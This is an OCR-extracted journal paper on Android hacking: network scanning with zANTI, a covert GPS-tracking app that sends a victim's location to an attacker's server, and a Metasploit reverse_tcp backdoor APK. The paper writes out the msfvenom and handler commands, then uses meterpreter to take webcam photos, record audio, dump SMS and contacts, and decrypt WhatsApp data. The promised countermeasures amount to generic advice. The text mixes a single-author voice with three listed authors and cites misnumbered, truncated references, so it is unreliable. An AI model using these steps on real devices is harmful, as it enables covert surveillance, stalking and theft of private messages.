IJITCE

ISSN 2347- 3657

International Journal of Information Technology & Computer Engineering

Email : ijitce.editor@gmail.com or editor@ijitce.com

International Journal of Information Technology & Computer Engineering

ISSN 2347–3657

Volume 10, Issue 4, Nov 2022

Android Device Vulnerability Exploitation and Protection

[1]E. Akhil Babu,[2]GANDIKOTA Gopi,[3]ISAAC PAUL PILLI

Article Info

Received: 03-07-2022 Revised: 17 -08-2022 Accepted: 12-09-2022

Abstract –

Cybercrimes have increased against Android devices due totheincreased usage of Instant Messaging, Global Positioning Systems (GPS) and Webcam Applications that are built into the Android device, resulting in invasion of the victim's privacy. The existing studies demonstrate how to utilize the vulnerabilities of the Android device; however, none have proposed a comprehensive study highlighting the hacking tricks and their countermeasures. This study demonstrates how to discover and fully control the Android device using existing tools. Furthermore, it proposes a novel GPS Tracking Application. The purpose of this research is twofold: 1. To demonstrate how to disclose the victim's sensitive information after performing diversehackingtricks;and2. To implement countermeasures for each Android hacking tricks. The author believe that such a scenario is needed for implementing awareness among Android device users. Also, it shows Android and Instant Messaging Application developers to mitigate existing vulnerabilities, thereby enhancing security levels.

Keywords Android Hacking; GPS Hacking; WhatsApp Hacking; Android Hacking Tricks; Android Hacking Tools; Countermeasures


I. INTRODUCTION

In the Post-PC era, the use of small, portable tablets and Smartphones has skyrocketed. They have become the preferred choice for communication, performing online banking transactions, taking and uploading photos and videos, sending messages via Instant Messaging Applications (i.e. WhatsApp), pinpointing locations using the Global Positioning System (GPS),andmore. Thenumber of Smartphone users has reached around 7 billion worldwide. Currently, the Android Operating System has gained significant popularity over the Apple device since being released into the mobile industry in 2008 [1, 2, 3]. The Smartphone is popular due to significant improvements in its functionality, and because it has the capacity to store a considerable amount of the user'ssensitivedata[2, 4]. However, theSmartphone hasalsobecome more susceptible tocybercrimes that violate the victim's confidentiality, integrity, and availability [1, 5, 6]. As stated by the Norton Report in targeted by criminal activities. The scope ofthis paper is to concentrate on the Android hacking tricks and countermeasures. In other words, the research paper focuses on how criminals utilize the Android's built-in vulnerabilities, and showcases how they overtake the victim's phone by using diverse hacking strategies in order to violate their victim's personal information. Theremainder ofthispaper is organized as follows: Section II presents the "Background and Related Work" where I review the previous literature regarding hacking tricks for Android devices. In section III, I talk about the "Problem andMotivation". Section IV illustrates the "Proposed Approach" and the tools and techniques used. This is then followed by an overview of my "Experimental Results" in section V, and theresultsare discussed in the section titled "Experimental Discussion". In section VII, I conclude my research and propose "FutureWork".


[1] Assistant Professor Department of CSE, RISE Krishna Sai Prakasam Group of Institutions, Ongole,[2] Assistant Professor Department of CSE, RISE Krishna Sai Gandhi Group of Institutions, Ongole,[3] Associate Professor Department of CSE, RISE Krishna Sai Gandhi Group of Institutions, Ongole.

International Journal of Information Technology & Computer Engineering
ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

II. BACKGROUND&RELATEDWORK



Thedomain ofAndroidhackingisanever-evolving area at both the individual and business level due to the unique characteristics, features, and



1lexibility of this device. In the following sections, theresearch paper will introduce: 1. The Android deviceplatform;2.AnoverviewoftheWhatsApp InstantMessaging Application; and 3. TheGlobal PositioningSystem.

A. *AndroidDevicePlatform*

The Open Handset Alliance (OHA) developed an open-market Operating System which strives to "accelerate innovations in mobiles and offers consumers a richer, less expensive, and better mobile experience" [7]. Gartner Inc. stated that the Android device embraced 25.5% of the world's Smartphone sales. According to the IDC Q2 2014 report [8], the Android device occupied 85% of the market as seenin Fig. 1. However, sophisticated criminal offenders have become familiar with the Android device'sbuilt-in vulnerabilities and loopholes [1, 9]. Cybercriminals have made millions of dollars by deceiving Android users by requesting them to download malicious third-partyApplications [5]. The unverified Applications subsequently grant the attacker full access to the victim's sensitive data [5, 8].

Fig.1.DistributionofmobileoperatingsysteminQ22014,according to IDC. Source (media.kaspersky, 2014)

B. *OverviewofWhatsAppInstantMessaging Application*

In September 2015, the popularity of theWhatsApp messaging application reached 900million users worldwide as shown in Fig. 2 [10, 11, 12, 13]. WhatsApp is a free proprietary cross- platform messaging application which is installed ona client's Smartphone and isnot operable without the Internet. The user can then subscribe tothe WhatsApp service to send text messages, share images, videos, locations and more with other WhatsApp users [10, 13, 14, 15]. In late January2015, Koum [10] announced on his Facebook page that:

Koum's announcement was about the release the WhatsApp PC desktop version called "WhatsApp Web" [10, 12, 13]. This version supports all desktop browsers except for the Microsoft Internet Explorer and was activated to work with Google Android, Windows Phones, Nokia, iPhones, and BlackBerry devices [10, 12, 14]. Due to the increase in the numbers of WhatsApp Web users, now reaching 200 million, cyber-attacks are also on the rise, thus compromising the personal data stored on the these devices [11, 12].

Fig.2.NumberofmonthlyactiveWhatsAppusersworldwide(inmillions) . Source (statista, 2015)

C. *GlobalPositioningSystem(GPS)*

The Global Positioning System was developed by the U.S Department ofDefense (DoD) in 1995, using 24 satellites. This system is capable ofoperating with civil, commercial, and military users aroundtheglobe [16]. The Android GPS is part of the Google Play Services, which tracks and pinpoints the exact location of the users [17]. GPS users can utilize both the built-in GPS and Network Location Provider (NLP). The GPS is more accurate than the NLP; however, it is only capable of being operated outdoors. Moreover, the GPS takes a long time to forwardthe requestedlocation. On the other hand, the NLP consumes less battery power than the GPS and can be operated indoors and outdoors. However, identifyingthe user's location is complicated because the longitude and latitude becomes different every time the user moves to a new place.

This section presents a comprehensive review ofthe plethora of related research studies that cover Android device hacking techniques. More specifically, it focuses on the hacking of Android

ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

Applications, Android Messaging Applicationsuchas WhatsApp, Global Positioning Systems onAndroid devices, describing the various types of attacks and the countermeasures. Whether or not the Application is running, Wu and Li [18] succeeded in hacking the Android Application by proposing two methods: static and dynamic methods. In the static method, they modified the Application's dex andAPK files, while in the dynamic method, they modified the execute byte code. Moreover, they concluded their research by discussing how to detect and protect the Android Application against these types of attacks [18].

Abura'ed et al. [19] discussed three exploitable vulnerabilities: 1. Overridingthe default behaviors of buttons; 2. Access permissions, and 3. The lack of identity indicators used to perform phishing attacks using a Trojan. They succeeded in imposing a significant threat without the victim'sknowledge,and without degrading the victim's machine performance. In addition, they recommended enhancing the Android's security against these types of attacks by monitoring the machine's running process, implementing the SSL certificate for each trusted Application, and keeping the identityindicator such as the watermark [19]. Erich and Cliff
[20] conducted a novel denial-of-convenience attack againstAndroidandiPhonedevices for non-technical users. The researchers exploited the Smartphone's connectivity management protocol by configuring a fake Wi-Fi access point, and forcing their victims to connect viathenon-validaccess point. This wasdone with the purpose of disabling the Internet connection availability of their victims. At the end of their research,theyproposedanovelInternetaccess
validation protocol as a defense against this type of attack. The proposed solution used cellular networks in order to send a secret key phrase to the Internet's validation server [20].

Furthermore, Yubo et al. [21] presented their research on how to deploy a malware against a Smartphone device such as the Android system. This was accomplished by manipulating the ShortMessage System (SMS) protocol and using the Short Message Type (RS MT) as an attack vector. Next, they attempted to forward this message tothe victim's device by using a Software Defined Radio (SDR). The authors achieved their goal after proving that the device's antivirus software was not able to detect the injected attack [21]. Additionally, Nguyen etal.[22]achievedtheir goalin stealthilydiscovering the target's location without the victim's consent, by developing an unauthorized Location Inference (UnLocIn) approach. This approach was possiblewith the insensitive Wi-Fi permission, as it bypassed the malware detection technique. The researchers examined 51 free Apps on Google Play, and succeeded in inferringthe target'slocation with a 50- meter accuracy range. This paper also discussed how to counter the proposed UnLocInattack [22]. While
[23] described the most common social engineering attack techniques on knowledgeable workers, Krombholz et al. presented comprehensive terminology that assisted them in classifying the social engineering attacks in terms of fourparameters. These parameters include the attack channel, the attack operator, various kinds of social engineering and realistic attack scenarios. Moreover, this research included the most advanced attack vectors within the common communication channels and computer-supported collaboration, such asMobile Messaging Applications (i.e. WhatsApp). In addition, the researchers supported their research by describing countermeasures against thistypeof attack [23]. In this paper, Krombholz et. Al. demonstrated the Cross-site scripting attack (XSS)techniques used against the Android's WebView, whereas, Bhavani [24] utilized the Web Application vulnerabilities to exploit the victim's WebView, bylaunchingamaliciouscode throughthe HttpClient APIs. The researcher concluded that this type of attack can result in disclosing the victim's sensitive information (i.e. phone contacts), session hijacking, and stealing the cashed cookies in order to impersonate the victim [24].

This paper complements the existing research by conducting various types of hacking tricks against Androiddevices. However,thepreviouswork didnot demonstrate a comprehensive hacking phase such as the one conducted in this research. The author of this paper performed social engineering tricks to discover thevictim'scurrentgeolocation(GPShacking).

Moreover, theresearcher intended togain full control of the victim's Android device, suchas overtaking the Android's Webcam, decrypting the WhatsApp InstantMessaging,andmore.Furthermore,theauthor was able to discover all of the active devices which were connected to the same attacker's network using the zANIT. Lastly, the researcher presented countermeasures for each trick in order forthe victims to become savvy in safeguarding themselves and also, protecting their private information from being exposed to attackers.

International Journal of Information Technology & Computer Engineering
ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

III. PROBLEMANDMOTIVATION

As reported by the Google Investor website [9],over 350,000 devices are being activated daily as of February 2011. This is because of the Android's Smartphone features which enable communication between individuals and businesses with a high level of information management. However, the developer of the Android device offers it in the open-market model with limited controls. As a result, the Android Operating System and its Applications have become susceptible tocritical securitythreatsbysophisticated criminals who spy on users and violate their privacy via the Internet [1]. Kaspersky Lab's security [8] illustrates various types of attack statistics against Android users in May 2012 (Fig. 3). Their study stated that the number of Android attacks and the targeted users grew dramatically during the period between August 2013 and July 2014 [8].




Fig.3.DetectionsbyKasperskyLab'ssecurityofcyber-attacksonAndroid. Source (media.kaspersky, 2014)

The recently released WhatsApp Desktop version not only attracts users, but also attracts cybercriminals. It allows them to launch a series of attacks such as spreading malicious messages for the purpose of infecting the user's phone device and invading their privacy for monetary benefits [25].This is one of the reasons why the authors employed hacking techniques against WhatsApp and the Android device's GPS. According to Ralf-Philipp Weimann, a researcher at the University of Luxembourg [26], the GPS is a critical Android device vulnerability. The issue begins when the Android device asks the victim to pinpoint their approximate location on the cellular network. These messages are then sent to an unsecured Internet link, whichencouragestheattackertotricktheAndroid device into exchanging the location message with them, instead of the cellular network. As a result, the attacker is able to track the victim's location, andalso, to send a malicious code directly onto the victim's device processor. This is done with the purpose of remotely controlling the victim's Smartphone [26].The goal of the present research was to identify these vulnerabilities, exploitthem, and implement countermeasures.

IV. PROPOSED APPROACH

To conduct the experimental scenarios, the author configured a Laptop with the requiredmobilehacking tools, as well as two Samsung Galaxy S3 devices. The "Rooted" Android device acted as an attackertoexploit thevictim'sdevice, whiletheother one was used asthe victim's device featuring various typesofvulnerabilitiesfor exploitation purposes. The devices were used for the purpose of performing diverse types of Android hacking tricks by using different tools and hacking techniques. By using the Android Studio, NetBeans IDE, and PHPrespectively, the author proposed various types of Android hacking tricks against the victim's device. GPS Tracking was the first trick used to identify the current victim's geolocation. Moreover, all of the discovered live devices were connected to the same network astheattacker usingthe zANTI Application, as well as the victim's built-in Webcam, decrypting WhatsApp and the Kali Linux NetHuntertool (i.e. MetasploitableFramework).Theauthor'sintention in thisresearch wastoalert WhatsAppusers, astheApp plays a significant role in tracking their geolocation and disclosing their privacy, especially after the author's success in exploring WhatsApp vulnerabilities when overtaking the Android device. The main thrust of this research was threefold: 1. To discover the victim's active device and its associated features using the zANTI discovery tool; 2. To track the victim's geolocation, device ID, and Timestamp using the GPS Tracking Application; and 3. To take control of the victim's Android device using Kali Linux and its associated Applications (i.e. Metasploit). In the following sections, the paper presents the requirements and the installation instructions for all of the hacking tricks conducted.

A. NetworkMapDiscovery

The attacker browsed their Android device using Starbucks' Wi-Fi public network for the purpose of

International Journal of Information Technology & Computer Engineering
ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

hunting their victim. The zANTI penetration testing tool assisted them in achieving their goal. Therefore, in order to install the zANTI, the attacker rooted her Android device by installing the "KingRoot" software, Kingroot.apk file from Play Store. The rooted device was verified by installing the "Root Checker Basic" as illustrated in Fig. 4.




Fig.4.RootCheckerBasicSoftware

Then theattacker downloaded thezANTI.APK file from Zimperium Mobile Security, and installed it on their Android device, allowing her to discover all of the connected devices such as Laptops and mobile devices. Fig. 5 illustrates the zANTIL software interface, includingall ofthe active devices that were connected to the same network as the attacker.Inthis scenario, the attacker started probing thisAndroid device with an IP address of "*192.168.x.x*" and connected via "port 0". All logs and Nmap scan outputs were displayed for the targeted Android devices. The attacker could then perform advanced scans against her target, by specifying the scan types from the"OperativeActions"option,then connecting to the remote ports to exploit the open ports and discovering vulnerabilities. Thiswasconductedusing diverse types of attacks such as the Man-in-the-Middle attack. In addition, it could also check and crack weak passwords, as well as verify the target's "ShellShock" and "SSL Poodle" vulnerabilities. Moreover, the attacker could perform "Smart Scanning" which enabled her to automatically check for vulnerabilities. In this scenario, the attacker intended to perform an "Intense Scan", which is also known as an "Intrusive Scan" against the targeted device. This type of attack permits the attacker to detect versions and scripts of the Operating System.

Fig.5.zANTISoftwareInterface

B. GPSTracking

In this section, the attacker intended to track her victim'scurrentgeolocationwiththeirpermission,by designing two different Applications. These are the AndroidApp"app-release.apk"(AndroidApplication Package File), using the Android Studio, and the Desktop App "GPS_Tracker.jar", which is designed using the NetBeans IDE. The Android App has three classes: the GPS.java, the Launcher.java, and the PostTask.java. The GPS.java is a type of Android service andit implements theLocationListener which is triggered when the GPS location is changed. In addition,the "toString()"methodisused toobtain the location, basedon the last updated time. Lastly,the .java represents the launcher activity in the Android java, andhas alayout called "activity_launcher.xml", which consists of a label and a button. Therefore, whenever the user clicks on the "Get GPS Position" button, the launcher activity retrieves the current geolocation from theGPS.javaand displays it on that label. Furthermore, the third class PostTask.java is used to get the geolocation from the launcher.java, and posts it onto the attacker's Webserver. Fig. 6 illustrates the *AndroidManifest.xml* file.

The second App, which is a desktop has one class "Launcher.java", which is linked with two functions: the clearTable() and the refreshTable(). The "ClearTable" function isusedtoconnect totheserver andclearsthedatabase files whichhave oldlogs. The "RefeshTable" function is used to connect to the Webserver to search for and retrieve old records. Moreover, this App has a Jtable which encompasses four columns: the SerialNumber, the Device's ID, the GPS' location (latitude and longitude), and the Timestamp (in GMT). Normally, for the purpose of Tracking Applications, the attacker creates twoscripts and one text file to be available on her Webserver

International Journal of Information Technology & Computer Engineering
ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

which are “gps.php”, “clear.php”, and “gps.txt” respectively. The gps.php script is used to receive data from the Android App and these records are saved onto the “GPS.txt” file, while, the “clear.php” script isusedtodeleteall entriesfrom the gps.txt file located on the attacker’s Webserver. The malicious user performed social engineering techniques to send the “app-release.apk” file onto her victim’s Android device. After downloading the received .apk file and accepting the displayed permissions, the victim installed the “My GPS Finder” on their Android device’s App interface, as illustrated in Fig. 7. Later, and whenever the victim used the “GPS_TRACKER APP” to check the GPS details, the App secretly sent details such as the Android device’s ID, thecurrentgeolocation (latitude and longitude), and Timestamp in GMT time-zone, and recorded them onto the Webserver of the hacker. Therefore, the victim’s sensitive information was monitored and displayed onto the attacker’s Desktop App which was linked with the Webserver.




Fig.7. MyGPSFinderAppPermission

C. *OvertakeAndroidDevice*

In this study, the attacker intended to take control of the victim’s Android device, in particular the Android’s Webcam and decrypting the WhatsApp using the Kali Linux NetHunter which was installed on the attacker’s Android device. The Metasploit Framework exists on the Kali Linux NetHunter,which is a computer security project used for both penetration testing and executing the exploit code against the targeted machine. So, in order to installthe Kali Linux NetHunter onto the Android device (i.e. Samsung) in chroot mode, the malicious users need to install the following three Applications from the Android’s Play Store:

- Busy Box: which provides the user withseveral UNIX tools in a single executable file;
- Linux Deploy: an open-sourced software used for easy installation of the Operating System and GNU/Linux on the user’s Android device, and
- VNC Client, or VNC Viewer: is a remote access and control software which is compatible with Windows, Mac, UNIX and Linux machine agents, or a centralized serveris required.

The next step was to installtheseApplications onto the attacker’s Android device. As mentioned earlier, theBusyBox should be installed first to grant the attacker a Root user. Moreover, the attacker should ensure that shehasa good Internet connection and she needs to keep the installation options as the default. However, she should modify the distribution by choosing “Kali Linux”. Then, the installation process should run until it is completed in order to move to the next step, which is clicking onthe“Start” button to run the container. Now, the VNC Viewer Applications will be used to connect to the container when entering these values such as ADDRESS (i.e. localhost), NAME (i.e. Kali), and PASSWORD. After setting these values, the “Connect”buttonshouldbepressedtodisplaythe

Kali Linux interface and therefore, start the Webcam snapping without the victim’s knowledge. The attacker isnowabletolaunch her attack bycreatinga backdoor(.apk), typingthe attacker’s IP address (LHOST) and attacker’s port number (LPORT) respectively; msfvenom –p android/meterpreter/reverse_tcp; LHOST=<xxx.xxx.xx.xx>LPORT<xxxx> R > /root/<filename.apk. Then, the Metasploit consolewill be loaded to install a listener by setting up a reverse payload, and the listener begins bytyping the “Exploit” command as the following: msfconsole
useexploit/multi/handler
setpayloadandroid/meterpreter/reverse_tcp
setLHOSTxxx.xxx.xx.xx
setLPORTxxxx
exploit

After that, the attacker performed social engineering against her victim with the purpose of convincing them to download the fake.apk file by enabling the “Unknown sources: Allow the installation of non-Market Apps” option as shown in Fig. 8.

International Journal of Information Technology & Computer Engineering
ISSN 2347–3657
Volume 10, Issue 4, Nov 2022





Fig.8.Download.apkFileontotheVictim'sAndroidDevice



When the victim opened the fake.apk file and downloaded it onto their device, the meterpreter prompt popped-up. The intention was to hack the victim's Webcam, so that the attacker could take control of it bytyping "webcam_list" tolist all of the victim's front and back Webcams. The next step was to take a photo without the victim's knowledge using the "webcam_snap" [1]command. Moreover, theattacker performed various activities when she successfully took control of the victim's Android device. These include discovering the Android's system information, disclosing the victim's contacts list, dumping the victim's SMS messages, andsending SMS messages from the attacker's device ontotheoneofthevictim'scontactslist.

Furthermore, the malicious user intended to disclose and decrypt the victim's WhatsApp database by employing the following files: the "msgstore.db.crypt8" and the key which is used to decrypt the encrypted database using commands. Lastly,theresearcherinstalledthe"WindowsWhatsApp Viewer App" for the WhatsApp Database decryption purposes. The first step was to insert the "msgstore.db.crypt8" and the key files, generate the "msgstore.decrypted" file, and view this file as illustrated in Fig. 9.




Fig.9.WhatsAppViewer

V. EXPERIMENTALRESULT

The author conducted various types of hacking tricks against the victim's Android device as was mentioned in the previous section. The first hacking trick was performed using scanning from Starbucks' public network. This was done with the purpose of discovering all active Android devices connected to the same network of the attacker using the zANTI penetration testing toolkit. Fig. 10 illustrates the Nmap Scan Output of the zANTI. Thevictim's device (IP address) was detected, whichcorresponded with all of the open/filtered and closed ports that were associated with its service for both protocols, UDP and TCP. This output displays the existence of the vulnerable ports which were utilized to launch an attack against the targeted device. Moreover, the attacker received the following message after OS fingerprinting for the targeted device: "Too many fingerprints match this host to give specific OS details". Furthermore, the zANTI network discoverytool obtained a lot of information: traceroute results such as the number of hops (1 HOP), Round Trip Time (RTT: 13.18ms), thetargeted IP address (192.168.x.x), the number of active hosts (1 host up), and all scanned ports were closed.

For thesecondroundofhackingtricks,theattacker gained the current geolocation; latitude andlongitude, the device's ID, and theTimestamp values by performing GPS Tracking. These values varied in accordancewith thevictim's currentgeolocation,and changedfromminute-to-

International Journal of Information Technology & Computer Engineering
ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

minutewhenever thevictims

attemptedtochecktheirGPSusingthecustomized Application called “My GPS Finder”.

Fig.10.NmapScanOutputofthezANTI

Fig. 11 illustrates the victim’s current geolocation at Timestamp Thursday 10 10:30:51 GMT +05:30 2016, with a latitude value of “24.7531393” and a longitude value of “78.8387845” whileusingthe “My GPS Finder” App.

Fig.11.Victim’sCurrentGeolocationatTimestampThursday1010:30:51 GMT +05:30 2016

Moreover, the attacker was able to monitor her victim’s current geolocation as illustrated in Fig. 12. The“GPSTrackerInterface”DesktopApp,displayed four different latitude, longitude, device ID and Timestamp values for three different locations and Timestamps. Furthermore, the attacker continued her malicious activities by taking control of the victim’s Android device, more specifically, the Android’s Webcam and by decrypting the victim’s WhatsApp database.





Fig.12.GPSTrackerInterfaceApp

The attacker succeeded in taking control of the Android’sWebcamandtakingaphotousingthebackcamera of their victim’s Android device without their knowledge. They saved the Webcam shot onthis path: /root/JHOJRDTz.jpeg. Table 1 illustrates thevictim’s sensitive information which was found onthe Android device after taking control of it.

Table1.OutputsgeneratedafterOvertakingVictim’sAndroidDevic



e

Command	Output
sysinfo	Computer:localhost OS: Android4.4.4–Linux3.4.0-2656armv7l) Meterpreter:java/android
dump_contacts	[*]Fetching6contactsintolist[*] Contacts list saved to: contacts_dump_20160315121308.txt
dump_sms	[*]Fetching36smsmessages[*] SMS messages saved to: sms_dump_20160315121421.txt
webcam_snap–12	Webcamshotsavedto: /root/YPAxqHMj.jpeg
record_mic5	Audiosavedto:/root/EyYFewpa.wav
send_sms–d +97150xxxxxxx –t “HiKhulood.”	[+]SMSsent–Transmission successful

Furthermore, the decrypted WhatsApp database was disclosed by the malicious user as shown in Fig.
13. The WhatsApp Viewer App detected sensitive information about one of the victim’s WhatsApp contact list. These include the phone number starting with the country code, last message Timestamp, anda WhatsApp chat between the attacker’s victim and the victim’s WhatsApp contact list.

CONCLUSION

Overall, my research identifies the most critical vulnerabilities within the Android device and/or with its associated third party Applications such as WhatsAppandGPS, which arecurrentlyconsidered to be crucial cybercrime platforms within cyberwar. All usersareadvised tobe warywhile usingtheir Android device. They should co-operate with both Android device companies and third party Applications (i.e. WhatsApp) in identifying any noticeable and critical vulnerabilities. These should then be reported in order to mitigate any loopholes before they are exploited by a potential attacker. Furthermore, the Android device developer must enhance thedevice’s securitylevels to protecttheircustomersandavoidlosingtheirtrust. Also, Android

users should be wary of GPS Tracking by learning about social engineering tricks that can prevent attackers from accessing their GPS Tracking. Moreover, zANTI may assist the security analyst in thwarting the malicious users, by identifying and alerting them tothedevice’s vulnerabilities,

ISSN 2347–3657
Volume 10, Issue 4, Nov 2022

andalso, may simultaneously assist the hacker in exploitingthe vulnerabilities of the victim's device. The recommended future research is to conduct reverse engineering to regenerate a new .APK file with a legitimate interface, so that it can be then uploaded onto the App Store, to better analyze the vulnerabilitiesofprospectivevictimsworldwide.

Furthermore, it would be able to create an .apk fileto track the victim's location. In other words, to switch the GPS on whenever the attackerchooses. Moreover, the paper's author would like to conducta Stagefright attack codeagainstvulnerableAndroid devicethrough textor MMS, for thepurposeoftrick investigating other exploitable vulnerabilities with Android devices.

REFERENCES

[1] Gupta, A. (2014, March). Learning Pentesting for Android Devices (1st ed.).
[2] Packtpub.(2015).PracticalMobileForensics. Retrieved March 06, 2016, from \https://www.packtpub.com/packtlib/book/ApplicationDevelopment/9781783288311/pref05
[3] Casey, E., 2011, Digital evidence and computercrime:Forensicscience,computers,andtheinternet, Academic press
[4] Bommisetty, S., Tamma, R., & Mahalik, H. (2014, July). Practical Mobile Forensics (1st ed.). Birmingham, UK: Packt Publishing.
[5] Ballano, M. (2014, August 11). Mobile Attacks: Cybercriminals' New Cash Cow. Retrieved March 06, 2016, from http://www.symantec.com/connect/blogs/mobile-attacks-cybercriminals-new-cash-cowChell, D., Erasmus, T., Colley, S., & Whitehouse, O. (2015). The Mobile Application Hacker's Handbook.
[6] Lessard, J., & Kessler, G. (2010, September). Android Forensics:SimplifyingCellPhoneExaminations.In Small Scale Digital Device Forensics Journal, vol. 4, no. 1.
[7] Kaspersky. (2014, October). Mobile Cyber Threats. RetrievedMarch 06, 2016, from http://media.kaspersky.com/pdf/Kaspersky-Lab-KSN-Report-mobile-cyberthreats-web.pdf
[8] Hoog,A.(2011).AndroidForensicsInvestigation, Analysis and Mobile Security for Google Android.
[9] Wikipedia.(2015).WhatsApp.RetrievedMarch06, 2016,fromhttps://en.wikipedia.org/wiki/WhatsApp
[10] Buchanan,I.(2015,September9).200millionWhatsappusers opentoattack. RetrievedMarch06, 2016, fromhttp://geekpower.co.uk/2015/09/200-million-whatsapp-users-open-to-attack/
[11] Global Positioning System. (2007, January 11). Countermeasures against GPS trackers. Retrieved March 06,2016, from